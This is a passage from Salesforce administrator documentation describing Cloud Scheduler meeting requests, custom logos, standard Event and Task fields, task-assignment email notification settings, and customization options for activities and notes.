	`Description`	`Read`	`Visible`	By default, when a requested meeting is confirmed, the last message sent from the meeting organizer is displayed in the `Description` field for the new event.

Object	Field	Required Field-Level Security Settings		Description
		Permission Sets and Enhanced Profile User Interface	Original Profile User Interface and Customize Field Pages	
				However, if field-level security for the `Description` field isn't readable, the last message isn't displayed in the `Description` field, even if field-level security is later set to readable.

Guidelines for Adding Custom Logos to Meeting Requests in Salesforce Classic

You can display a custom logo in communications, such as meeting requests. Use these guidelines for custom logo images.

SEE ALSO:

Activities

Guidelines for Adding Custom Logos to Meeting Requests in Salesforce Classic

You can display a custom logo in communications, such as meeting requests. Use these guidelines for custom logo images.

EDITIONS

Available in Salesforce Classic in: **All** Editions

USER PERMISSIONS

To customize activity settings:
- "Customize Application"

A custom logo appears in the following locations.

- Email requests sent to invitees when you request a meeting or schedule an event
- Meeting response pages where invitees select the times they can meet
- Event response pages where invitees accept or decline the event

When you use a custom logo, keep the following in mind.

- The image must be smaller than 20 KB and formatted as a .gif, .jpeg, or .png file.
- For best results, use an image smaller than 130 pixels wide, 100 pixels high, and 72 pixels per inch. Automatic resizing can prevent larger images from displaying correctly in some email clients.
- Upload your logo to the Documents tab to make it externally available.

  Note:
  - Other users can replace the logo if it's in the Shared Documents folder. To prevent unwanted changes, create a folder accessible only to system administrators and upload the logo to this folder.
  - You can't use a logo that is stored in the My Personal Documents folder or marked Internal Use Only.

- You can't delete a custom logo from the Documents tab when it's being used in meeting requests. Either select another image to use as your logo, or uncheck the option to display a custom logo in meeting requests.

SEE ALSO:

How Cloud Scheduler Works in Salesforce Classic

Event Fields

Event records have standard fields for tracking and recording event details.

Event Fields in Lightning Experience
These standard fields for tracking and recording event details are available in Lightning Experience.
Event Fields in Salesforce Classic
These standard fields for tracking and recording event details are available in Salesforce Classic.

Event Fields in Lightning Experience

These standard fields for tracking and recording event details are available in Lightning Experience.

EDITIONS

Available in Lightning Experience in: **All** Editions except **Personal** and **Contact Manager** Editions

Field	Description
`Activity Currency`	Indicates the default currency for all currency amount fields in the activity. Amounts are displayed in the activity currency. They are also converted to the user's personal currency. Available only in orgs in which multiple currencies are used.
`All-Day Event`	By selecting this checkbox, a user specifies that the event lasts all day.
`Assigned To`	Indicates the assigned owner of the event. By default, the event is assigned to the user who created it. On an event detail page or list view, `Assigned To` denotes the event creator. However, if an event invitee views a report on Activities with Contacts, `Assigned` denotes the viewer as the invitee. This field isn't available in Personal Edition.
`Created By`	Indicates the user who created the event, including the creation date and time. Read only.
`Date`	Indicates the planned date of the event. This field is displayed only if multiday events are disabled.
`Description`	Description of the event. The limit is 32 KB of data.
`Division`	Indicates the division to which the activity belongs. This value is inherited from the related account, lead, case, or custom object, if any. Otherwise, the activity belongs to the global division. Available only in orgs in which divisions are used to segment data.

Field	Description
`Duration`	Represents the length of an event spanning less than a full day, in hours and minutes. This field appears only if multiday events are disabled.
`Email`	Contains the email address of the contact or lead related to the event. This field is filled in with the value from the related contact or lead record.
`End`	Indicates the planned end date and time of the event. This field appears only if multiday events are enabled.
`Event Record Type`	Contains the name of the field that determines which picklist values are available for the record. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.
`Last Modified By`	Contains the name of the user who last changed the event, including the modification date and time. Read only.
`Name`	Contains the name of the contact or lead related to the event. If Shared Activities is enabled in your org, a user can relate up to 50 contacts to a non-recurring event. This field is visible only to users with the "Read" permission for contacts and leads. Relating a contact to an event can affect the account to which Salesforce relates the event. See the `Related To` field.
`Location`	Indicates the location of the event.
`Phone`	Contains the phone number of the contact or lead related to the event. This field is filled in with the value from the related contact or lead record.
`Private`	Indicates whether users other than the event owner can see the event details when viewing the event owner's calendar. However, users with the "View All Data" or "Modify All Data" permission see private event details in reports and searches or when viewing other users' calendars. Exported data files always contain private events. Events with invitees and events being added or changed in another user's calendar can't be marked private. Private events can't be related to other records.
`Public`	Note: Before Summer '13, this field was called `Visible in Self-Service`. This checkbox lets a user specify whether a past event is visible in the Self-Service portal. Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal. If Communities is enabled in your org, the value in this field specifies whether the event is visible to external users in

Field	Description
	communities. If an external user owns the event, that user sees the event in the community regardless of whether the event is marked public. This field is not visible by default. A Salesforce admin can expose it.
`Related To`	Represents the record that the event is related to, such as an account, an opportunity, or a custom object. This field is available only when a user relates the event to a contact, not to a lead. The record is visible only to users with the "Read" permission for the type of record the event is related to. If you relate the event to an object other than an account, Salesforce determines the account on the event as follows. • Suppose that a user relates the event to an opportunity, a contract, or a custom entity that belongs to an account. Salesforce uses that object's account as the account for the event. • Suppose that a user relates the event to some other object and also to a contact. Salesforce uses the primary contact's account as the account for the event. • If a user leaves the `Related To` field empty, then Salesforce doesn't relate an account to the event.
`Show Time As`	Determines how the event appears when other users view a user's calendar: busy, out of office, or free.
`Start`	Planned start date and time of event. This field appears only if multiday events are enabled.
`Subject`	Contains the subject of the event.
`Time`	Indicates the start time of a planned event. This field appears only if multiday events are disabled.
`Type`	Indicates the event type; for example, email or meeting. Limit for values in the picklist is 40 characters.

Event Fields in Salesforce Classic

These standard fields for tracking and recording event details are available in Salesforce Classic.

EDITIONS

Available in Salesforce Classic in: **All** Editions

Events with invitees not available in: **Personal** Edition

Field	Description
`Activity Currency`	Indicates the default currency for all currency amount fields in the activity. Amounts are displayed in the activity currency. They are also converted to the user's personal currency. Available only in orgs in which multiple currencies are used.
`All-Day Event`	By selecting this checkbox, a user specifies that the event lasts all day.
`Assigned To`	Indicates the assigned owner of the event. By default, the event is assigned to the user who created it. On an event detail page or list view, `Assigned To` denotes the event creator. However, if an event invitee views a report on Activities with Contacts, `Assigned` denotes the viewer as the invitee. This field isn't available in Personal Edition.
`Create Recurring Series of Events`	By selecting this checkbox, a user can set up a series of recurring events.
`Created By`	Indicates the user who created the event, including the creation date and time. Read only.
`Date`	Indicates the planned date of the event. This field is displayed only if multiday events are disabled.
`Description`	Contains a note describing the event. This field holds up to 32 KB of data.
`Division`	Indicates the division to which the activity belongs. This value is automatically inherited from the related account, lead, case, or custom object, if any. Otherwise, the activity belongs to the global division. Available only in orgs in which divisions are used to segment data.
`Duration`	Represents the length of an event spanning less than a full day, in hours and minutes. This field appears only if multiday events are disabled.
`Email`	Contains the email address of the contact or lead related to the event. This field is automatically filled in with the value from the related contact or lead record.
`End`	Indicates the planned end date and time of the event. This field appears only if multiday events are enabled.
`Event Record Type`	Contains the name of the field that determines what picklist values are available for the record. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.
`Last Modified By`	Contains the name of the user who last changed the event, including the modification date and time. Read only.

Field	Description
`Name`	Contains the name of the contact or lead related to the event. If Shared Activities is enabled in your org, a user can relate up to 50 contacts to a non-recurring event. This field is visible only to users with the "Read" permission for contacts and leads. Relating a contact to an event can affect the account to which Salesforce relates the event. See the `Related To` field.
`Location`	Indicates the location of the event.
`Phone`	Contains the phone number of the contact or lead related to the event. This field is automatically filled in with the value from the related contact or lead record.
`Private`	Indicates whether users other than the event owner can see the event details when viewing the event owner's calendar. However, users with the "View All Data" or "Modify All Data" permission can see private event details in reports and searches, or when viewing other users' calendars. Exported data files always contain private events. Events with invitees and events being added or changed in another user's calendar can't be marked private. Private events can't be related to other records.
`Public`	Note: Before Summer '13, this field was called `Visible in Self-Service`. This checkbox specifies whether a past event is visible in the Self-Service portal. Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal. If Communities is enabled in your org, the value in this field specifies whether the event is visible to external users in communities. If an external user owns the event, that user sees the event in the community regardless of whether the event is marked public. This field is not visible by default. A Salesforce admin can expose it.
`Related To`	Represents the record that the event is related to, such as an account, an opportunity, or a custom object. This field is available only when a user relates the event to a contact, not to a lead. The record is visible only to users with the "Read" permission for the type of record the event is related to. If you relate the event to an object other than an account, Salesforce determines the account on the event as follows.

Field	Description
	• If you relate the event to an opportunity, contract, or custom entity that belongs to an account, Salesforce uses that object's account as the account for the event. • If you relate the event to any other kind of object also relate the event to a contact, Salesforce uses the primary contact's account as the account for the event. • If you leave the `Related To` field empty, then Salesforce doesn't relate an account to the event.
`Response`	Optional field; allows users invited to an event to enter a note when they accept or decline the event. This field isn't available in Personal Edition.
`Select Invitees`	Lets you relate up to 1,000 people (invitees) and resources to the event. When you search for people or resources to invite to an event, the Available list displays up to 300 results.
`Show Time As`	Picklist. Determines how the event appears when another user views your calendar: busy, out of office, or free.
`Start`	Planned start date and time of event. This field appears only if multiday events are enabled.
`Subject`	Contains the subject of the event; for example, "Meeting." A user can enter a subject or select from a list of previously defined subjects.
`Time`	Indicates the start time of a planned event. This field appears only if multiday events are disabled.
`Type`	Indicates the event type; for example, email or meeting. Limit for values in the picklist is 40 characters.

Help Your Sales Reps Manage Their Tasks

Optimize the way your sales reps manage their work. Options differ for Lightning Experience, Salesforce Classic, and Salesforce1.

Considerations for Customizing the Task List in Lightning Experience

Use compact layouts to customize the display and order of fields for items in the task list. However, certain fields remain in the task list even if you remove them from a layout, because they contain essential task information. For example, suppose that you remove the status and due date fields from a compact layout. The task checkbox and the due date still appear on tasks in the list. The remaining fields visible in the list reflect the fields you include in the compact layout.

Guidelines for Customizing the Task List in Lightning Experience

To customize the action bar next to the task list, use the Salesforce1 and Lightning Experience Actions section of the task page layout.

Considerations for Closing and Reopening Tasks

Salesforce Classic differs from Lightning Experience and Salesforce1in the way it handles validation rules on tasks.

Considerations for Email Notification of Task Assignments

When the setting **Enable user control over task assignment notifications** is enabled in Activity Settings, users see the option **Email me when someone assigns me a task** in their personal settings. Both the setting and the option are enabled by default. Enabling and disabling the setting affects users in different ways. Before migrating a Salesforce org, avoid excessive email notifications by disabling the setting. You can re-enable it after migration.

Task Fields

Task records have standard fields for tracking and recording task details.

Email Tracking in Salesforce Classic

If you use HTML email templates in Salesforce Classic, enable Salesforce to track outbound HTML emails as a type of completed task. If you disable this option, Salesforce no longer stores email tracking information. However, email tracking reports remain on the Reports tab. To display email statistics to your users, add the HTML Email Status related list to the relevant page layouts.

SEE ALSO:

Customization Options for Tasks

Considerations for Customizing the Task List in Lightning Experience

Use compact layouts to customize the display and order of fields for items in the task list. However, certain fields remain in the task list even if you remove them from a layout, because they contain essential task information. For example, suppose that you remove the status and due date fields from a compact layout. The task checkbox and the due date still appear on tasks in the list. The remaining fields visible in the list reflect the fields you include in the compact layout.

EDITIONS

Available in Lightning Experience in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Guidelines for Customizing the Task List in Lightning Experience

To customize the action bar next to the task list, use the Salesforce1 and Lightning Experience Actions section of the task page layout.

EDITIONS

Available in Lightning Experience in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Considerations for the Activity Composer and Activity Timeline in Lightning Experience

Considerations for Closing and Reopening Tasks

Salesforce Classic differs from Lightning Experience and Salesforce1in the way it handles validation rules on tasks.

Considerations for Closing and Reopening Tasks in Lightning Experience

Suppose that you've created a validation rule for tasks; for example, you require users to enter a comment before closing a task. If you've set up more than one Closed status for tasks, users must choose a status when they reopen or close a task. If you've set up more than one Open status for tasks and a user reopens a task, Lightning Experience remembers the last Open status.

Considerations for Closing and Reopening Tasks in Salesforce Classic

Suppose that you've created a validation rule for closing a task; for example, you require users to enter a comment. Before users can close a task, they must first open the task detail page and edit the task. Likewise, if you've set up more than one Open status for tasks, users must edit the task to choose a status when they reopen a task.

Considerations for Closing and Reopening Tasks in Lightning Experience

Suppose that you've created a validation rule for tasks; for example, you require users to enter a comment before closing a task. If you've set up more than one Closed status for tasks, users must choose a status when they reopen or close a task. If you've set up more than one Open status for tasks and a user reopens a task, Lightning Experience remembers the last Open status.

EDITIONS

Available in Lightning Experience in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Considerations for Closing and Reopening Tasks in Salesforce Classic

Suppose that you've created a validation rule for closing a task; for example, you require users to enter a comment. Before users can close a task, they must first open the task detail page and edit the task. Likewise, if you've set up more than one Open status for tasks, users must edit the task to choose a status when they reopen a task.

EDITIONS

Available in: Salesforce Classic

Available in all editions

Considerations for Email Notification of Task Assignments

When the setting **Enable user control over task assignment notifications** is enabled in Activity Settings, users see the option **Email me when someone assigns me a task** in their personal settings. Both the setting and the option are enabled by default. Enabling and disabling the setting affects users in different ways. Before migrating a Salesforce org, avoid excessive email notifications by disabling the setting. You can re-enable it after migration.

EDITIONS

Available in Salesforce Classic in: **All** Editions

Table 12: Effects of Enabling and Disabling the Feature in Setup

User Type	Effects of Enabling the Feature	Effects of Disabling the Feature
Salesforce1 users, including Communities users	In **My Settings** > **Notifications**, the **Assigns you a task** checkbox is displayed.	In **My Settings** > **Notifications**, the **Assigns you a task** checkbox isn't displayed.
Lightning Experience users	In Lightning Experience, the **Email me when someone assigns me a task** checkbox isn't displayed. However, users who have turned on that option in Salesforce Classic still receive email notifications.	No user receives an email notification when another user assigns a task.
Salesforce Classic users, including Communities users	• On the Create Task page, the **Send email notification** and **Make this the default setting** checkboxes aren't displayed.	• On the Create Task page, the **Send email notification** and **Make this the default setting** checkboxes are displayed, and email notifications are

User Type	Effects of Enabling the Feature	Effects of Disabling the Feature
	• On the Reminders & Alerts page in the user's personal settings, the **Email me when someone assigns me a task** checkbox is displayed, and it's selected by default.	sent according to whether the checkboxes are selected. • The **Email me when someone assigns me a task** checkbox isn't displayed.
Partner portal users	• On the Create Task page, the **Send email notification** and **Make this the default setting** checkboxes aren't displayed. • Email notifications are sent whenever someone assigns a task to a user (partner portals have no settings page for admins or users).	On the Create Task page, the **Send email notification** and **Make this the default setting** checkboxes are displayed, and email notifications are sent according to whether the checkboxes are selected.
Users who are assigned tasks that are generated by workflow task rules	• On the New Task page for workflow tasks, the **Notify Assignee** checkbox isn't displayed. • If a Salesforce admin selected the **Notify Assignee** checkbox before Winter '15, task assignees who deselect the option don't receive notifications.	Email notifications are sent to task assignees according to workflow task rules.
Users who are assigned tasks through an API	Use an API to set the `triggerUserEmail` value. The default is false. • If `triggerUserEmail` = true, notifications are sent according to individual users' settings. • If `triggerUserEmail` = false, email notifications aren't sent when a task is assigned.	• If `triggerUserEmail` is true, email notifications are sent to all users when tasks are assigned. • If `triggerUserEmail` is false, email notifications aren't sent when a task is assigned.
Users who are assigned tasks through Apex	Notifications that are sent through Apex are sent in the context of the request header.	If a value in the request header is set so that email notifications are sent, email notifications are sent to users when tasks are assigned. Apex processes the header sequentially from the first line to the last. If a statement in the request header indicates that a task notification is required, an email notification is sent regardless of statements later in the header.

SEE ALSO:

Activity Reminders in Salesforce Classic

Task Fields

Task records have standard fields for tracking and recording task details.

Task Fields in Lightning Experience
These standard fields for tracking and recording task details are available in Lightning Experience.
Task Fields in Salesforce Classic
These standard fields for tracking and recording task details are available in Salesforce Classic.

Task Fields in Lightning Experience

These standard fields for tracking and recording task details are available in Lightning Experience.

EDITIONS

Available in Lightning Experience in: **All** except **Personal** and **Contact Manager** Editions

Field	Description
`Activity Currency`	Indicates the default currency for all currency amount fields in the task. Amounts are displayed in the task currency and are also converted to a user's personal currency. Available only in orgs in which multiple currencies are used.
`Assigned To`	Indicates the assigned owner of a task. By default, the task is assigned to the user who created it. This field isn't available in Personal Edition.
`Call Duration`	Indicates the duration of a call in seconds. This field is populated when a call is answered using Salesforce CRM Call Center.
`Call Object Identifier`	Indicates the ID of a call logged in Salesforce through Salesforce computer-telephony integration (CTI) with a third-party telephony system. This field is often populated with the ID stored in the telephony system. Limit is 255 characters.
`Call Result`	Represents the result of a given call; for example, "we'll call back" or "call unsuccessful." Limit is 255 characters. A Salesforce admin can customize the selections in the picklist.
`Call Type`	Indicates the call type: inbound, internal, or outbound. A Salesforce admin can customize the selections in the picklist.
`Comments`	Contains a description of the task. The limit is 32 KB of data. If Spell Checker is enabled in your org, a user can spell-check the contents.
`Create Recurring Series of Tasks`	This checkbox lets a user set up a series of recurring tasks. Enabling this option disables the

Field	Description
	`Due Date` field, because each task occurrence in a series has a different due date.
`Created By`	Indicates the user who created the task, along with the task creation date and time. Read only.
`Division`	Indicates the division to which the task belongs. This value is inherited from the related account, lead, case, or custom object, if any. Otherwise, the task belongs to the global division. Available only in orgs in which divisions are used to segment data.
`Due Date`	Indicates the date when the task is due.
`Email`	Contains the email address of the contact or lead associated with the task. This field is filled in with the value from the related contact or lead record.
`Last Modified By`	Indicates the user who last changed the task, along with the task modification date and time. This field is read only.
`Name`	Contains the name of the contact or lead related to the task. If Shared Activities is enabled in your org, a user can relate up to 50 contacts to a non-recurring task. This field is visible only to users who have the "Read" permission for contacts and leads. Relating a contact to a task can affect the account to which Salesforce relates the task. See the `Related To` field.
`Phone`	Contains the phone number of the contact or lead related to the task. This field is filled in with the value from the related contact or lead record.
`Priority`	Indicates the urgency of the task; for example, low, medium, or high. A Salesforce admin can customize the selections in the picklist.
`Public`	Note: Before Summer '13, this field was called `Visible in Self-Service`. By selecting this checkbox, a user can specify that the completed task is visible in the Self-Service portal. Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal. If Communities is enabled in your org, this field specifies whether a task is visible to external users in communities. If an external user owns the task, that user sees the task in the community regardless of whether it's marked Public. This field is not visible by default. A Salesforce admin can make it visible.

Field	Description
`Related To`	Indicates the record that the task is related to, such as an account or an opportunity. This field is available only when a user relates the task to a contact, not to a lead. The record is visible only to users with the "Read" permission for the type of record the task is related to. If a user relates the task to an object other than an account, Salesforce determines the account on the task as follows. • Suppose that a user relates the task to an opportunity, a contract, or a custom entity that belongs to an account. Salesforce uses that object's account as the account for the task. • Suppose that a user relates the task to some other object and also to a contact. Salesforce uses the primary contact's account as the account for the task. • If a user leaves the `Related To` field empty, Salesforce doesn't relate an account to the task.
`Status`	Indicates the status of a task; for example, "not started" or "completed." A Salesforce admin can customize the selections in the picklist.
`Subject`	Contains the subject of the task.
`Task Record Type`	Contains the name of the field that determines which picklist values are available for the record. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.
`Type`	Indicates the task type; for example, Email or Meeting. Limit for values in the picklist is 40 characters.

Task Fields in Salesforce Classic

These standard fields for tracking and recording task details are available in Salesforce Classic.

EDITIONS

Available in Salesforce Classic in: **All** Editions

Field	Description
`Activity Currency`	Indicates the default currency for all currency amount fields in the task. Amounts are displayed in the task currency and are also converted to a user's personal currency. Available only in orgs in which multiple currencies are used.
`Assigned To`	Indicates the assigned owner of a task. By default, the task is assigned to the user who created it. This field isn't available in Personal Edition.

Field	Description
`Call Duration`	Indicates the duration of a call in seconds. This field is populated when a call is answered using Salesforce CRM Call Center.
`Call Object Identifier`	Indicates the ID of a call logged in Salesforce through Salesforce computer-telephony integration (CTI) with a third-party telephony system. This field is often populated with the ID stored in the telephony system. Limit is 255 characters.
`Call Result`	Represents the result of a given call; for example, "we'll call back" or "call unsuccessful." Limit is 255 characters. A Salesforce admin can customize the selections in the picklist.
`Call Type`	Indicates the call type: inbound, internal, or outbound. A Salesforce admin can customize the selections in the picklist.
`Comments`	Contains a description of the task. The limit is 32 KB of data.
`Create Recurring Series of Tasks`	By selecting this checkbox, a user can set up a series of recurring tasks. Enabling this option disables the `Due Date` field, because each task occurrence in a series has a different due date.
`Created By`	Indicates the user who created the task, along with the task creation date and time. Read only.
`Division`	Indicates the division to which the task belongs. This value is inherited from the related account, lead, case, or custom object, if any. Otherwise, the task belongs to the global division. Available only in orgs in which divisions are used to segment data.
`Due Date`	Indicates the date when the task is due.
`Email`	Contains the email address of the contact or lead associated with the task. This field is filled in with the value from the related contact or lead record.
`Last Modified By`	Indicates the user who last changed the task, along with the task modification date and time. This field is read only.
`Name`	Contains the name of the contact or lead related to the task. If Shared Activities is enabled in your org, a user can relate up to 50 contacts to a non-recurring task. This field is visible only to users who have the "Read" permission for contacts and leads. Relating a contact to a task can affect the account to which Salesforce relates the task. See the `Related To` field.
`Phone`	Contains the phone number of the contact or lead related to the task. This field is filled in with the value from the related contact or lead record.
`Priority`	Indicates the urgency of the task; for example, low, medium, or high. A Salesforce admin can customize the selections in the picklist.

Field	Description
`Public`	Note: Before Summer '13, this field was called `Visible in Self-Service`. By selecting this checkbox, a user can specify that the completed task is visible in the Self-Service portal. Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal. If Communities is enabled in your org, this field specifies whether a task is visible to external users in communities. If an external user owns the task, that user sees the task in the community regardless of whether it's marked Public. This field is not visible by default. A Salesforce admin can make it visible.
`Related To`	Indicates the record that the task is related to, such as an account or an opportunity. This field is available only when a user relates the task to a contact, not to a lead. The record is visible only to users with the "Read" permission for the type of record the task is related to. If a user relates the task to an object other than an account, Salesforce determines the account on the task as follows. • Suppose that a user relates the task to an opportunity, a contract, or a custom entity that belongs to an account. Salesforce uses that object's account as the account for the task. • Suppose that a user relates the task to any other object type and also to a contact. Salesforce uses the primary contact's account as the account for the task. • If a user leaves the `Related To` field empty, Salesforce doesn't relate an account to the task.
`Status`	Indicates the status of a task; for example, "not started" or "completed." A Salesforce admin can customize the selections in the picklist.
`Subject`	Contains the subject of a task; for example, "Email quote to customer." A user can enter a subject or select from a picklist of previously defined subjects.
`Task Record Type`	Contains the name of the field that determines which picklist values are available for the record. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.
`Type`	Indicates the task type; for example, Email or Meeting. Limit for values in the picklist is 40 characters.

Email Tracking in Salesforce Classic

If you use HTML email templates in Salesforce Classic, enable Salesforce to track outbound HTML emails as a type of completed task. If you disable this option, Salesforce no longer stores email tracking information. However, email tracking reports remain on the Reports tab. To display email statistics to your users, add the HTML Email Status related list to the relevant page layouts.

EDITIONS

Available in Salesforce Classic in: **All** Editions

Customize Activities for Your Sales Reps

Optimize the way that your sales reps can manage events, calendars, and tasks. Customization options differ for Lightning Experience, Salesforce Classic, and Salesforce1.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in all editions

Customization Options for Managing Events and Tasks Together

Give sales reps a more accurate perspective on their leads, contacts, opportunities, and accounts. Use combined activities settings to help them manage and track meetings and tasks. Options differ for Lightning Experience and Salesforce Classic.

Customization Options for Events and Calendars

Optimize the way your sales reps manage their meetings and scheduling. Options differ for Lightning Experience, Salesforce Classic, and Salesforce1.

Customization Options for Tasks

Optimize the way your sales reps manage their work. Options differ for Lightning Experience, Salesforce Classic, and Salesforce1.

Customization Options for Managing Events and Tasks Together

Give sales reps a more accurate perspective on their leads, contacts, opportunities, and accounts. Use combined activities settings to help them manage and track meetings and tasks. Options differ for Lightning Experience and Salesforce Classic.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in all editions

Setting or Feature	Description	Setup and Help	Lightning Experience	Salesforce Classic	Salesforce1
Enable activity reminders	Let users set individual preferences for displaying event and task reminders.	From Setup, enter *Activity Settings* in the Quick Find box, then select **Enable Activity Reminders**. See also Considerations for Activity Reminder Setup in Salesforce Classic on page 1897 and Activity Reminders in Salesforce Classic on page 1407.		✓	

Setting or Feature	Description	Setup and Help	Lightning Experience	Salesforce Classic	Salesforce1
Allow multiple contacts (Shared Activities)	Let users relate up to 50 contacts to an event or a task.	From Setup, enter *Activity Settings* in the Quick Find box, then select **Allow users to relate multiple contacts to events and tasks**. See also Considerations for Shared Activities (Multiple Contacts on an Activity) on page 1897 and Guidelines for Shared Activities (Multiple Contacts on an Activity) on page 1898.	✓	✓	
Roll up activities to a contact's primary account	When an activity is associated with a contact, the activity is also displayed on the contact's primary account. If you let users relate contacts to multiple accounts, we recommend deselecting this option.	From Setup, enter *Activity Settings* in the Quick Find box, then select **Roll up activities to a contact's primary account**. See also Considerations for Changing How Activities Roll Up to Accounts.	✓	✓	✓

SEE ALSO:

- Customization Options for Events and Calendars
- Customization Options for Tasks
- Configure the Call, Task, and Event Tabs in the Activity Composer in Lightning Experience

Customization Options for Events and Calendars

Optimize the way your sales reps manage their meetings and scheduling. Options differ for Lightning Experience, Salesforce Classic, and Salesforce1.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in all editions

Setting or Feature	Description	Setup and Help	Lightning Experience	Salesforce Classic	Salesforce1
Allow multiday events.	Let users create events that end more than one day (24 hours) after they start.	From Setup, enter *Activity Settings* in the Quick Find box, then select **Enable**	✓	✓	✓

Setting or Feature	Description	Setup and Help	Lightning Experience	Salesforce Classic	Salesforce1
		Multiday Events.			
Allow recurring events.	Let users create events that repeat at a specified interval. If you disable this setting, users can still edit the interval of an existing recurring event, but they can't create recurring events.	From Setup, enter *Activity Settings* in the Quick Find box, then select **Enable Creation of Recurring Events**.		✓	
Allow hover links on Home tab calendar.	Display event details when a user hovers the mouse over an event.	From Setup, enter *User Interface* in the Quick Find box, then select **Enable Home Page Hover Links for Events**.		✓	
Allow drag-and-drop calendar editing.	Let users drag to reschedule events on the day or week view of their own calendars.	From Setup, enter *User Interface* in the Quick Find box, then select **Enable Drag-and-Drop Editing on Calendar Views**.		✓	
Let users create events by clicking in the calendar.	Let users create an event by clicking a time slot in the calendar.	From Setup, enter *User Interface* in the Quick Find box, then select **Enable Click-and-Create Events on Calendar Views**.		✓	
Allow drag-and-drop scheduling on list views.	In contact and lead list views, let users schedule events by dragging a contact or lead into the calendar. You can customize the mini page layout for the	From Setup, enter *User Interface* in the Quick Find box, then select **Enable Drag-and-Drop Scheduling on List Views**. See also		✓	

Setting or Feature	Description	Setup and Help	Lightning Experience	Salesforce Classic	Salesforce1
	overlay where users enter event details.	Overview of Page Layouts and Field-Level Security.			
Enable sidebar calendar shortcut.	Display a link ( ) to a user's last-used calendar view in the sidebar above Recent Items.	From Setup, enter *User Interface* in the Quick Find box, then select **Enable Sidebar Calendar Shortcut**.		✓	
Enable hover link for My Tasks list.	Show task details in a popup on the Home tab when a user hovers the mouse over a task.	From Setup, enter *User Interface* in the Quick Find box, then select **Enable Hover Links for My Tasks list**.		✓	
Show event details in multiuser calendar view.	Display event details on-screen rather than on hover in daily, weekly, and monthly calendar views for all users. Enabling this setting doesn't override calendar sharing.	From Setup, enter *Activity Settings* in the Quick Find box, then select **Show event details on multi-user calendar view**.		✓	
Create public calendars and resource calendars.	Create calendars for managing group activities, such as marketing events, product releases, training classes, and team vacations, or shared resources, such as a conference room.	See Create and Manage a Public Calendar or a Resource Calendar in Salesforce Classic on page 1899.		✓	
Set up meeting requests (Cloud Scheduler).	Display a button in the Open Activities related list on contacts, leads, and person accounts that lets users request	See Set Up Cloud Scheduler in Salesforce Classic on page 1900.		✓	

Setting or Feature	Description	Setup and Help	Lightning Experience	Salesforce Classic	Salesforce1
	meetings with customers.				
Show Cloud Scheduler meeting requests on the Home tab.	Display the Requested Meetings subtab in the calendar on the Home tab. This subtab lists the meetings that a user has requested but aren't confirmed.	From Setup, enter *Activity Settings* in the Quick Find box, then select **Show Requested Meetings in the Calendar Section on the Home Tab**.		✓	
Show custom logo in Cloud Scheduler meeting requests.	Display a custom logo in communications, such as meeting requests. Invitees see the logo when you invite them to an event or request a meeting with them.	From Setup, enter *Activity Settings* in the Quick Find box, then select **Show custom logo in meeting requests**.		✓	

SEE ALSO:

- Customization Options for Managing Events and Tasks Together
- Customization Options for Tasks
- Configure the Call, Task, and Event Tabs in the Activity Composer in Lightning Experience

Customization Options for Tasks

Optimize the way your sales reps manage their work. Options differ for Lightning Experience, Salesforce Classic, and Salesforce1.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in all editions

Setting or Feature	Description	Setup and Help	Lightning Experience	Salesforce Classic	Salesforce1
Let users choose whether to receive email notifications for task assignments.	Display a setting that lets a user decide whether to receive an email notification when	From Setup, enter *Activity Settings* in the Quick Find box, then select **Enable user control over**	✓	✓	✓

Setting or Feature	Description	Setup and Help	Lightning Experience	Salesforce Classic	Salesforce1
	assigned a task.	**task assignment notifications**. See also Considerations for Email Notification of Task Assignments on page 1910.			
Customize task list actions.	Customize the action bar displayed next to the task list.	See Guidelines for Customizing the Task List in Lightning Experience on page 1909.	✓		
Allow recurring tasks.	Let users create tasks that repeat at a specified interval. If you disable this setting, users can still edit the interval of an existing recurring task, but they can't create more recurring tasks.	From Setup, enter *Activity Settings* in the Quick Find box, then select **Enable Creation of Recurring Tasks**.			✓
Let users assign copies of a task.	Let users assign independent copies of a new task to multiple users.	From Setup, enter *Activity Settings* in the Quick Find box, then select **Enable Group Tasks**.			✓
Show a simpler New Task page in Salesforce1.	Display a New Task page with key task fields first.	From Setup, enter *Activity Settings* in the Quick Find box, then select **Show simpler New Task form in Salesforce1**.		✓	

Setting or Feature	Description	Setup and Help	Lightning Experience	Salesforce Classic	Salesforce1
Track and display email statistics.	Enable Salesforce to track outbound HTML emails when you use HTML email templates.	From Setup, enter *Activity Settings* in the Quick Find box, then select **Enable Email Tracking**. See also Email Tracking in Salesforce Classic on page 1917.		✓	

SEE ALSO:

- Customization Options for Managing Events and Tasks Together
- Customization Options for Events and Calendars
- Configure the Call, Task, and Event Tabs in the Activity Composer in Lightning Experience

Notes

Stay organized and on top of all your deals by adding notes to records. There are 2 tools for taking notes in Salesforce: the old note-taking tool and Notes, Salesforce's enhanced note-taking tool, which lets you use rich text, lists and images; relate notes to multiple records; and create notes in Lightning Experience.

You can have both note-taking tools enabled at the same time in Salesforce. However, notes created with a tool can only be read and edited using that tool. To help you decide which tool works for your company, check the following table.

Tool	Interface	Where to Create and Manage Notes	Key Features
Notes	• Lightning Experience • Salesforce Classic • Salesforce1	• Notes related list on records (must be added to all page layouts) • Notes tab in Lightning Experience • Notes tab in Salesforce1	• Rich text • Lists • Add notes to multiple records • Search notes • Automatic saving (Lightning Experience) • Revert to earlier versions (Lightning Experience) • Create tasks from notes (Salesforce1) • Images (Lightning Experience and Salesforce1)

EDITIONS

Available in: Salesforce1, Salesforce Classic, and Lightning Experience

